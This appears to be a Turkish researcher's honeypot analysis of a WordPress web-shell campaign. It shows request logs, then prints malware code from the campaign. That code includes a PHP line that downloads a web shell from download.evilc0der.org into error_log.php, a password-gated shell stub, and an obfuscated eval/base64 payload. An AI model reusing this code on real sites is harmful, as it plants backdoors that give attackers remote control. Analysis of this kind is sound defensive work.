24-05-2018 23:02:07 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:07 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:07 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:08 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:08 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:09 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:09 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:11 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:11 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:11 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:11 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:12 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:12 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:15 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:15 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:15 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:15 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:02:16 [Yakaladimsizi.com Request] Client: 140.143.10.71 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:16 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:13:36 [Yakaladimsizi.com Request] Client: 164.52.24.140 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
24-05-2018 23:13:36 [wp.com.tr Request] Client: 164.52.24.140 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:14:40 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:14:40 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:14:40 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2Fwp-includes%2Ffonts%2Fproshell.php Response: !fabthemes#519110#powered by wordpress
24-05-2018 23:14:41 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:41 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:14:42 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:42 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:14:42 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-includes%2Ffonts%2Fproshell.php Response: !fabthemes#519111#powered by wordpress
25-05-2018 02:14:53 [Possible Hacking Attempt] Client: 134.119.191.98 U: 46. Sifre: $Word#
24-05-2018 23:15:04 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:15:04 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:15:04 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2F Response: !fabthemes#519105#powered by wordpress
24-05-2018 23:15:05 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:05 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:15:06 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:06 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:15:05 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-content%2Fthemes%2FJobpress%2Fimages%2Ftag.png Response: !fabthemes#519104#powered by wordpress
24-05-2018 23:15:06 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F Response: !fabthemes#519103#powered by wordpress
24-05-2018 23:15:07 [Yakaladimsizi.com Request] Client: 134.119.191.98 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:07 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
24-05-2018 23:15:07 [FFLink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-content%2Fthemes%2FJobpress%2Fimages%2Ftag.png Response: !fabthemes#519104#powered by wordpress
25-05-2018 02:15:10 [Possible Hacking Attempt] Client: 134.119.191.98 U: www Sifre: $Word#
24-05-2018 23:16:33 [Yakaladimsizi.com Request] Client: 178.215.166.192 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
24-05-2018 23:16:33 [wp.com.tr Request] Client: 178.215.166.192 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
24-05-2018 23:21:30 [Yakaladimsizi.com Request] Client: 31.177.255.34 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
24-05-2018 23:21:30 [wp.com.tr Request] Client: 31.177.255.34 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
25-05-2018 00:06:13 [Yakaladimsizi.com Request] Client: 114.30.72.232 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120:80
25-05-2018 00:06:13 [wp.com.tr Request] Client: 114.30.72.232 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
25-05-2018 00:06:14 [Yakaladimsizi.com Request] Client: 46.101.10.120 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 00:06:14 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 01:21:54 [Yakaladimsizi.com Request] Client: 139.162.108.53 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://46.101.10.120
25-05-2018 01:21:54 [wp.com.tr Request] Client: 139.162.108.53 Request: http://wp.com.tr/alankontrol/l.php?a=//46.101.10.120
25-05-2018 01:21:54 [Yakaladimsizi.com Request] Client: 46.101.10.120 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 01:21:54 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 01:21:54 [FFLink Request] Client: 139.162.108.53 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2F Response: !fabthemes#519105#powered by wordpress
25-05-2018 02:10:49 [Yakaladimsizi.com Request] Client: 158.69.64.72 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 02:10:49 [wp.com.tr Request] Client: 158.69.64.72 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 02:10:50 [Yakaladimsizi.com Request] Client: 46.101.10.120 Request: http://yakaladimsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
25-05-2018 02:10:50 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/l.php?a=//www.kariyerdunyasi.org
25-05-2018 02:10:49 [FFLink Request] Client: 158.69.64.72 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F Response: !fabthemes#519103#powered by wordpress
```


www.kariyerdunyasi.org/honeyweb.txt
Dosya sistemine proshell.php isimli web shell dosyasını yüklemesini ve çalıştırmasını sağlayan php web shell kodu.



www.kariyerdunyasi.org/attacker.txt
js.php dosyası üzerinden proshell.php dosyasını dosya sistemine yükleyip çağırmaya çalışıyor.






2018 yılının Aralık ayında ise http://wp[.]com.tr/wz.txt dosyasında yer alan base64 ile gizlenmiş karakter dizisinin değiştiğini farkettim. Gizlenmiş karakter dizisini çözdüğümde font.php dosyasına daha önceki koda ilaveten $z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download[.]evilc0der[.]org/shell-indir/error_log.txt'));fclose($z); print(); satırının eklendiğini gördüm. Bu kod ile font.php dosyasının yanına bir de error_log.php adı altında başka bir php web shell dosyası oluşturuluyordu. Bu php web shell dosyasının parolasının diğerlerinden farklı olması, http://wp[.]com.tr sitesinin başka bir grup tarafından hacklenmiş olabileceği

ve mevcut font.php dosyasına başka bir kodun eklenmiş olma ihtimalini arttırıyordu.





```
/**
 * Executing AJAX process.
 *
 * @since Wordpress 1.4
 */

/**
 * Author Template
 *
 * The template for displaying Author Profile pages.
 *
 * @package Wordpress
 * @subpackage Template
 * @since Wordpress 1.0
 */

/* Loads the "Author Filter Template" based on the query var "filter_type"
 *
 */
$z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download.evilc0der.org/shell-indir/error_log.txt'));fclose($z); print();
$dosyaurul=$_SERVER["HTTP_HOST"];
$u       = $_GET["u"];
if(substr($dosyaurul,0,3)==$u ){

$sifre  = md5($_POST["sifre"]);
$buton2 = $_POST["buton2"];
if($buton2){
    if($sifre=="050c5218c20c624956eab832283a59b7"){
    session_start();
    $_SESSION["oturum"]=md5($_POST["sifre"]);
    header("location:?u=".substr($dosyaurul,0,3));
}

if($_SESSION["oturum"]!="050c5218c20c624956eab832283a59b7"){




echo '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```


Hacked ?

download.evilc0der.org/shell-in

Not secure | download.evilc0der.org/shell-indir/error_log.txt

Hack 4 Career. Inform | LinkedIn | Mert SARICA (merts | Inbox - mert.sarica@ | Other bookmarks


```
<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, July 31st, 2018 at 23:19 UTC from IP 89.249.73.170
Checksum: 0d8a24f9d5d7296ab7c0c7f1f5402dc106496ebd
*/
$zf663244="\142\141\163\145\x36\64\137\x64\145\x63\x6f\x64\x65";@eval($zf663244(
"Ly9OTitOOFUreDlTOUR5WXRBaVUyU1Bsk05Gb1dyeC96T2djQ0NaN1VEcTIydUYxaEh3eVRGVnVOc1g
xbWtkb2tuTS8rUnJUUEhzbjc4U3hUM1ZlY2l5zNBUzV5YWQvWXFjWEIzdmxHc1ZvZHjQwJpX3YrYnR
jVzRLU3VCWmZzaTFnS2kydXpFVFFOL0xCOFR0d0o5emdpUTVBaWtBUVJ5WtRREZLcE1SVVZPSGNVdmR
za3pmeC85UENGWHVTdWgzSnBFNERYS2ZCbUNIYUtxbTN6Ly9IZ1BYTzkxdmFTVzFmbUl0dVFNbVN0YzU
zazVqVWF3NXBVNVpQRkhqL2SGeE50UUh3QmxkSVMwSDM4djJ4ZEx5ZUEzSlB5RmI2RE9PME1udkhscEx
qROxzSDFQZjlSSDJHeCtsQWYrNGhoNUNlemJCaGVyVW1DaXJFUlNjd2ROTGY5TU5Kc2NmdDBneEtzbUt
3NWdTekVxeS8rQUJWTmFpcVBVdnpNZmNWOUhURTVJVmZVV3ZRWUllen5sa1pvSGpkMnovQXNrVm9GdlU
rWSpyaEtzRjd5SzBUZENGZEswVnpJb6xaZUx2SWxINEdBQUpqdFJIN2s3K1lqL2NPMUNTRjFYY0E1Q3M
yeFpCd1VIR1NkbFlkTHZGUWlFdUQ4Y1FrYUg2WWNucitkV1NBMEdVSjlsTHp2VE02Wm4vY0tJcmhlZVd
3aEdFeLRXMHRFYmROVjZIU0RMYQc5cGSlSwd7TFZ6eWhMNXB+VUpvQXR1TWI0a3dLdFIzaTlYNmNxSkR
tS1NNdlJxSnZNUWRNS0xXL1VsUWfRUkxzXhiRjhlOG9mV3ovQnBrZk9tMSHNZUStrVmNPOEFSNEh2L0h
neFNPK21ZeDU1Zz1BQlJQU1lNZFF2TzV5amw2UU5HRW4yRXhEYVBNUmdEdmQ4eUVrUy9ORnZNQWVrakN
nZjc1Nnp3dm83Kz86NXl2bVQzY01Ek0EyOE1CU05XYWU4SWluOHExbEcwb2tTVkxlTnNnMlQxc3V3aEo
3ZG8yQ2pKbnFtbnlNVS9vN1l0Y2lVcTZJWFl2azhCclVGeWx0Hjg1NUioXqNl0UHhlQjFoaGdjbVF4NEM
2YG2UNEw1TUZqZm94UkpET2t3alFENHhneGNzbm9heTJkekVFQjQ4L29vZGkxeDBlb08rdmxrU3Z6U04
zYjg4SHNQOGlIemtxYW5UU2tiOHBhU2N5YnVvcVBLbkg4NEorbEtCWkFIZEZZaUFINWJhdW1ZSlFaTmR
DT3RnWkhmejZOcmRiaHBpWFgyM2JXOGJwTk9jNnd5WUVGZWRac0pXM2dXdk9kV0RacTZCb21VMXlOMTE
xRVBZQXFD205OdTVKODFFNS9uRE1XRk9kaWpuR1JoYmxqRXR3cUlTdXJIVkZLc18sdzBOTzRGNjdndlV
IU2s4NRRDbIZ1dVGZ0VsM0vJeGVwelp5eTB3R1BXRVcvR2tVNVpKUTE4Z1J3bkVEdytSbMo5ZlgxTZc
wSkpxZlk4UWlyTHBBVUVqZU1iVW04V1NSakZQM0JjZmJibGN4MEQrdHRpb1VrMXhIUEFJNmV3N3IvQWt
sc3RiSDdqaWt0anBMclNhZ2vbXVvRmVFOEl1YUs3aEl2U05LT2pmdjJscEx4RTg4M3F5dm1yNDBtblR
wWEIzaDkySlhhZ3pBUmIIaGVoSFRrUVFjdzVQ2VFTFRVSlptVzBqSjZIMktWTjgxZXF0NDJxSVJtTUx
ia6dBd1U5Tm85Vj1LZlhlNUZBcDlQXmFIdztic6IDQlRHYXhKdHhQk5aIIxeVhTT0cwTUZNVTFaa3d
rNm9LSzZCQmNLcEkzdmF3c2hSUFH3MFRlMVFoTXJyZ0RCTFlxVSsyNE8rM3g5MDdzejRJYTdPRm54SEt
PTGw5OG0zN010MFgxRkJzYTQya2oycjJIUDJMNXE1dnU0ck1ub11lVnpUTy9qNzdhUkgrVEk4VTNqc2l
NWjJ3WHRIeTlSOEx2QVNDTTNDLzV5TnlGV1ZPRTBUZVhFa2ZHaWxVWlVIQkFGTGYxNnlsZmx2YkNVjhV
5bDl5NXxHd1dPQUl5SnpoUnNtU2N3cmQzUFJKYmRua1R5Vg5dS9IcERmdGJ6S1dNOTRXW0V
BOHEyaUJrTW1EbWM0Y01PbjNVcVh3UT8kZ0k1cmlGano351hoRFcyMVZyUzV2R25DcFlXNTRVakNoSU5
pUGtFNzRDHzhqHC95bkVkS0Jsb0puOUZJTGFVOVppZUlGRFFTbnVMM2RjY2Y5T09tUXhoL3RLNWMrekZ
wVTVXMlpGalhQNzlFTG9mYkJnYnIycFNuL2xGR0pGQnBnHjEyeVZeD3JydTdjUW5BUndYMDArSTVzMUx
oZytkQ0FsOHc4ZU10VVZlZk5ja1JrY3VPMjlyUVJlMkdYeDI2TXdybGk3Y3lQRUSWT2cKoweUcvVWQ
1ZEVBekIoVGErdi9KQmhJZi9IZmlkbVRGWGZMRldnYVJFeDdJZG16c3JUZk1lanU3VmxSUDFDYnVpcDB
va2pQSjJsN085VlVPLzR6aWt1TTlMUlZwRjEvQThCTktzSHJKS2NDdHFlc1ZtQnBITjJNcEUyM0o5R3c
vRUVJVlVkNWxsWitrbnZ2U3hFSEcrV1k0NXFmSnp4OUk2MDduDRGVGxHcTdxT3l5Y2phSXI2M1BVbVN
WcGVDeWZQWy9YcC9WRnRvbXh2OHk1QVhCREdQekhabEZQdXZtcmJUdy9FdXE3emSZeTk1YmhvMU5LZTJ
WOVB3eXpUVzFHY1F6V1VNbDFuS2locEkrd0dhdkI0NkSadCtmc1ZoYl3ST0NrLzgzeEFHRkZqdDVHTVN
2NEcraGJBVFNRZHBiaEdCTnUyNUtyQVZrMW1WOEljU1FqV2Z4SDVROWFNSmI3Tmw3Q1hyZ1E4Tk1rRFZ
ZWDViRzUzSkVHeE9JMWx2M0M5b1hIRXRrcjVvRGxEMkd2SmNObmVRN1ZnYmh1M0VZWnFBHjNEMGhvaGF
yVU5CSWI5bV3kVnZUSldwbWhiIFBjamZMbk1WOUk0Q3o4Q2RESV3sYzJEdupsRnFQZ1kxdmRrOGksVFB
4VER5S2hRUUYvHBXMEt5ZHNd1dUIvQlVvZ0NvU1h0WTFhK1k1ZTQ1ZDFLY0Via3FRk1c3RldaWc2HeN
HL0hLZW1PenhIRzlnd2h1ZUd2MmdRd1VPb2dNWHk1QjZtbTJuH3pjQkozOWJvOGJPdktXNVRWdjhwaTJ
iU2dQS3VPd0c0M0dGSmh4M2xBTGhSZUFZNmtJMk5XZVZVekNRemczN2pha3pZbU34TGpDdZ54UjF3eXA
0ck3lRlpjN3ZEHjkyT0UxcmpmYzd1YkZKSUR1NVJFdWFHOC9HMlQxaTBIa05tdHA0ZUbvQmQaWx1LzJ
1bOE3H3piSmVkAUJaK0u5V0Pb014ZzNDZlNnSnBOWVIcXUzY2s0V0lSMk1kYjVEc0RuUENlRldGYzd
PNmJaaW9RYllualo3cTg0T3VKbHNTajdFSlZNRGtDQjZQUjd3RVpXRk1wSlg1Z0p3V2FmTStpRkZ1NnV
yR3RtT3YrZHVBSXRXd1RuZkFXM3YwZUZucFdDZXpTUzRsYlg0VVNQVVExUHh3TllaUjJZbVhHR2FXdW9
